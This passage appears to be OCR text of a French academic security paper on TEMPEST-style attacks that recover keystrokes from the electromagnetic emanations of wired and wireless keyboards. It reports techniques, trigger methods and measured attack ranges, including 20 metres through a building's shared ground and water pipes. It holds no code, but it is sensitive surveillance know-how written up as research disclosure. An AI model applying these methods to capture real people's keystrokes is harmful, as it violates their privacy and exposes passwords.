


Figure 11 : Matrice des touches d'un clavier. On remarque que les touches [7], [U], [J] et [M] sont reliées à la même colonne et ne pourront donc pas être différenciées.

2.6.1 Processus de recouvrement des frappes

Pour recouvrer partiellement les touches frappées, nous utilisons un modèle de déclenchement qui repose sur un nombre précis de pic. En effet, selon le tableau 11, les six premiers pics ainsi que les trois derniers sont toujours présents. On se sert de ce modèle pour capturer tous les signaux de ce type. Ensuite, on compte les pics intermédiaires, puis on détermine le sous-ensemble des touches selon la figure 10.

2.6.2 Claviers sans fil

Bien évidemment, les claviers sans fil utilisent une onde électromagnétique pour transmettre la valeur de la touche pressée. Il arrive que cette information soit chiffrée. L'analyse du protocole de chiffrement et de sa sécurité est hors de notre sujet. Nous considérons ce canal

de communication comme sûr et nous nous concentrons sur l'exploitation des émanations compromettantes. La Technique par Balayage de la Matrice est particulièrement efficace sur les claviers sans fil. En effet, le message envoyé par le clavier, lorsqu'une touche a été pressée, est un excellent déclencheur pour capturer les signaux compromettants. De plus, la masse n'est pas partagée entre le clavier sans fil et l'ordinateur. Ainsi, le rayonnement compromettant est plus puissant.

2.7 Distinguer les frappes de plusieurs claviers

Chaque clavier possède une empreinte unique, composée de différents paramètres comme la fréquence du signal clock. En effet, celui-ci doit être compris entre 10 KHz et 16.7 KHz. En regardant la fréquence du signal clock, il est possible d'en déterminer la source. En pratique, on mesure une fréquence d'horloge de 12,751 KHz sur un clavier, quand un autre utilise une fréquence de 13,752 KHz. Une autre technique est de mesurer l'écart entre les flancs descendants du signal clock et du signal data. Il s'agit d'un bon différenciateur. Sans doute que la meilleure technique réside dans la mesure de l'impulsion à large bande générée par chaque flanc descendant. Celle-ci est véhiculée par le câble du clavier et la largeur de sa bande est déterminée par la longueur du câble, ainsi que par sa disposition. Ainsi, pratiquement aucun clavier ne risque d'avoir un câble disposé de la même manière et donc une largeur de bande de ses impulsions identique.

Pour la Technique par Modulation (TM), l'imprécision de la fréquence d'horloge du microcontrôleur (et donc de ses harmoniques) suffit à différencier les signaux compromettants reçus.

Pour la dernière technique, qui repose sur la routine de balayage de la matrice de bouton, la meilleure méthode consiste à se synchroniser sur un paquet de pics, émis régulièrement. De plus, la durée entre deux pics dépend du modèle du clavier.

3 Exploitation en pratique

C'est une chose de détecter des émanations compromettantes dans une chambre semi-anéchoïque, cela en est une autre que de les exploiter dans des conditions réelles. En effet, le bruit électromagnétique ambiant peut être une source de perturbation non négligeable. Nous allons voir dans cette section que non seulement toutes les techniques décrites précédemment fonctionnent en pratique, mais que, en plus, ces attaques peuvent se révéler plus efficaces encore dans certains environnements.

Evaluer le risque de ces attaques en condition réelle n'est pas une chose facile. En effet, les résultats sont sujets à des changements massifs. Des perturbations peuvent apparaître, puis disparaître. Ces interférences temporaires empêchent d'obtenir des mesures stables. C'est pourquoi les résultats donnés correspondent à une moyenne des captures effectuées. Dans un premier temps, nous donnons les mesures dans la chambre semi-anéchoïque, afin de garantir des mesures stables.

3.1 Résultats dans la chambre semi-anechoïque

Premièrement, il convient de définir ce qu'est une attaque réussie. Nous considérons une technique applicable, lorsque nous sommes capables de recouvrer plus de 95% des touches pressées, et ceci, pour au moins 500 touches. Pour la Technique de Transition des Flancs Descendants (TTFD), pour la Technique de Transitions Généralisées (TTG) ainsi que pour la Technique par Modulation (TM), nous obtenons systématiquement des attaques réussies pour tous les claviers testés. Cela signifie que nous sommes capables de recouvrer complètement (ou partiellement selon la technique utilisée) les touches pressées à une distance d'au moins 5 mètres du clavier (la distance maximum dans la chambre semi-anéchoïque). En ce qui concerne la Technique par Balayage de la Matrice, la distance dépend du modèle du clavier. Elle s'échelonne entre 2 mètres et 5 mètres. La figure 12 montre la différence entre le clavier le plus vulnérable à cette technique et le clavier le moins vulnérable.




Figure 12 : Représentation de la probabilité de succès de la Technique par Balayage de la Matrice dans la chambre semi-anéchoïque en fonction de la distance entre l'antenne biconique et le clavier testé.

On constate que la transition entre une attaque réussie et une attaque manquée est directe. En effet, le facteur principal d'échec de cette technique est le déclenchement correct de la capture du signal. Si le modèle de déclenchement ne fonctionne pas, il est évident que la recouvrement du Scan Code sera incorrect. De ce constat, nous avons mesuré qu'une puissance de pic d'au moins 6 dB par rapport au rapport signal sur bruit est nécessaire pour avoir un déclenchement efficace. Ainsi, nous pouvons, à l'aide de ces mesures, estimer la distance maximum de toutes les techniques. En effet, comme les trois premières techniques fonctionnent toutes à 5 mètres de distance dans la chambre semi-anéchoïque, cela nous permet d'estimer théoriquement leur distance maximum. La figure 13 décrit la distance minimum ainsi que la distance maximum de chacune des techniques en considérant des pics d'au moins 6 dB, et ceci, pour tous les claviers vulnérables.




Figure 13 : Estimations théoriques des distances maximum et miminum pour chacune des techniques dans la chambre semi-anéchoïque.

3.2 Résultats dans des environnements pratiques

Dans un deuxième temps, nous avons testé ces techniques dans des environnements en condition réelle. Le bruit électromagnétique ambiant se trouve être bien plus important. Toutefois, toutes ces techniques restent applicables.

3.2.1 Le Bureau (Setup 2)

Cet environnement correspond à un bureau de 3 par 5 mètres. Le bruit électromagnétique est conséquent, deux ordinateurs se trouvent dans le bureau et une borne WI-FI est à trois mètres du bureau. Un *cluster* de 40 ordinateurs se trouve à 10 mètres et plus de 60 machines à moins de 20 mètres. Afin d'effectuer des mesures au-delà des 5 mètres du bureau, nous avons déplacé l'antenne dans le couloir en gardant la porte ouverte. La figure 14 donne la probabilité de succès des attaques en fonction de la distance entre l'antenne et le clavier. Sans grand étonnement, ces distances se trouvent être plus faibles. On constate en particulier la faiblesse de la Technique par Modulation. En effet, en condition réelle, la meilleure méthode pour déclencher l'acquisition du signal s'avère être l'utilisation des pics. Nous utilisons donc la même méthode de déclenchement que pour les deux premières techniques. C'est pourquoi cette technique se trouve limitée.




Figure 14 : Estimations théoriques des distances maximum et miminum pour chacune des techniques dans le bureau

3.2.2 Le Bureau adjacent (Setup 3)

Il s'agit d'un environnement équivalent au précédent, mais, dans celui-ci, nous avons placé l'antenne dans un bureau adjacent. Le mur les séparant mesure 15 centimètres d'épaisseur. A part une perte de 3 dB sur le rapport signal sur bruit, le mur n'apporte aucune modification. Les résultats sont donc très proches de l'environnement précédent.

3.2.3 L'immeuble (Setup 4)

Cet environnement correspond à un appartement dans un immeuble de 5 étages au centre d'une ville de taille moyenne. Le clavier se trouve au cinquième étage alors que l'antenne a été déplacée jusque dans la cave de l'immeuble, à 20 mètres de distance. Dans cet environnement, nous avons noté des résultats inattendus. Nous sommes capables de recouvrer les touches frappées avec une probabilité de succès supérieure à 95% à 20 mètres du clavier (c'est-à-dire la distance maximum à l'intérieur de l'immeuble). Il arrive que l'environnement puisse grandement améliorer la propagation des ondes compromettantes. De ce cas précis, il s'avère que la masse partagée, la structure métallique ainsi que les conduites d'eau en métal se comportent comme des antennes relais et transmettent le signal compromettant à de grandes distances. Dans ce cas précis, nous avons premièrement utilisé la masse partagée comme antenne. On peut approximer la limitation des attaques par la distance entre l'antenne et la masse partagée additionnée de la distance entre la masse partagée et le clavier d'ordinateur. Malheureusement, il ne nous a pas été

possible de fournir des résultats stables sur ces mesures étant donné les nombreuses sources d'interférences. Une deuxième expérience a été de prendre comme antenne le tuyau métallique de distribution d'eau. Cette méthode fonctionne extrêmement bien, car ce tuyau ne se trouve pas relié à la masse partagée de l'immeuble. Toutefois, le clavier d'ordinateur se trouve rarement proche de la salle d'eau d'un appartement.

3.2.3.1 Méthode de déclenchement idéale

On peut améliorer cette attaque en reliant directement l'oscilloscope à la masse partagée. De cette manière, on évite les pertes associées à la transmission entre la masse et l'antenne. Cette méthode s'est avérée efficace. Nous avons toutefois été rapidement limités par la problématique du déclenchement de la capture. En effet, sans onde électromagnétique, comment savoir quand déclencher l'acquisition ? En utilisant une sonde physiquement connectée sur le signal data du clavier, nous avons pu confirmer la présence d'ondes compromettantes, mais il s'agit d'une « tricherie ». Nous avons tenté d'utiliser le son de la touche pressée comme déclencheur sonore, mais les résultats n'étaient pas concluants.

Après la publication de nos vidéos, deux chercheurs d'Inverse Path, Andrea Barisani et Daniele Bianco **[BARISANIBIANCO]**, ont également effectué une recherche sur les claviers PS/2, en n'utilisant que les émanations électriques par couplage. Pour éviter ces phénomènes, nous avons systématiquement utilisé un ordinateur portable pour alimenter électriquement les claviers testés. L'attaque de Barisani et Bianco s'est trouvée aussi limitée par la problématique du déclenchement de l'acquisition. En effet, sans un déclencheur comme une onde électromagnétique, ils ne sont pas capables de savoir quand démarrer la mesure et l'analyse du signal. Toutefois, ils proposent une attaque pertinente qui montre que des émanations compromettantes peuvent être physiquement véhiculées par les câbles électriques. De plus, leur expérience utilise un matériel bien moins cher que nos attaques.

Conclusion

Dans cet article, nous avons fourni un exemple concret d'attaque dite « TEMPEST » sur l'exploitation des émanations électromagnétiques des claviers filaires et sans fil. Les quatre techniques présentées démontrent que ces périphériques ne sont généralement pas suffisamment protégés contre ce type d'attaque. De plus, nous avons montré que les émanations sont capturées à l'aide d'un matériel relativement peu onéreux et que ces attaques fonctionnent aussi bien dans une chambre semi-anéchoïque que dans des conditions réelles. Ces attaques, qui reposent sur des vulnérabilités hardware, ne peuvent généralement pas être évitées à l'aide de correctifs. A cause de la pression commerciale sur le coût des claviers d'ordinateur, il y a peu de chances que ceux-ci se trouvent systématiquement protégés. Toutefois, certains claviers respectant les standards TEMPEST sont accessibles, principalement pour la marché militaire.

La découverte de ces émanations compromettantes a été possible grâce à la visualisation du large spectre électromagnétique à l'aide de transformées de Fourier locales. Cette méthode s'est avérée très efficace pour ce type de signaux à courte durée.

Il est possible d'appliquer cette méthode de capture à d'autres périphériques, comme les distributeurs d'argent, les téléphones portables, les codes d'entrée des immeubles, les routeurs WI-FI, etc. Il existe également beaucoup d'améliorations potentielles. La principale limitation à ces attaques concerne le déclenchement de la mesure du signal. La corrélation des attaques pourrait également grandement améliorer la probabilité de succès. En effet, les claviers peuvent être vulnérables à plusieurs techniques.

Nous avons discuté avec plusieurs agences gouvernementales étrangères susceptibles de connaître ce type d'attaque. Ils nous ont confirmé que certaines techniques étaient connues et utilisées sur des systèmes des années 80. Toutefois, ils n'étaient pas conscients de la possibilité d'utiliser ces attaques sur du matériel moderne, avec des flancs transitionnels lents et des voltages faibles. Certaines techniques leur étaient inconnues.

REMERCIEMENTS

Nous remercions chaleureusement Pierre Zweiacker ainsi que Farhad Rachidi du Laboratoire des Réseaux D'Energie de l'Ecole Polytechnique Fédérale de Lausanne pour la chambre semi-anéchoïque, ainsi que pour leurs précieux conseils. Nous remercions également Eric Augé, Lucas Ballard, David Jilli, Markus Kuhn, Eric Olson et les relecteurs anonymes du symposium d'Usenix Security 2009 pour leurs remarques, leurs corrections et leurs suggestions toujours pertinentes.

RÉFÉRENCES

[Kuhn03] KUHN (Markus G.), ANDERSON (Ross J.), « Soft Tempest: Hidden Data Transmission Using Electromagnetic Emanations, Information Hiding (1998) », D. Aucsmith, Ed., vol. 1525 de Lecture Notes in *Computer Science*, Springer, pp. 124-142.

[BARISANIBIANCO] BARISANI (Andrea), BIANCO (Daniele), *Sniffing Keystrokes with Lasers/Voltmeters*, http://dev.inversepath.com/download/tempest/tempest 2009.pdf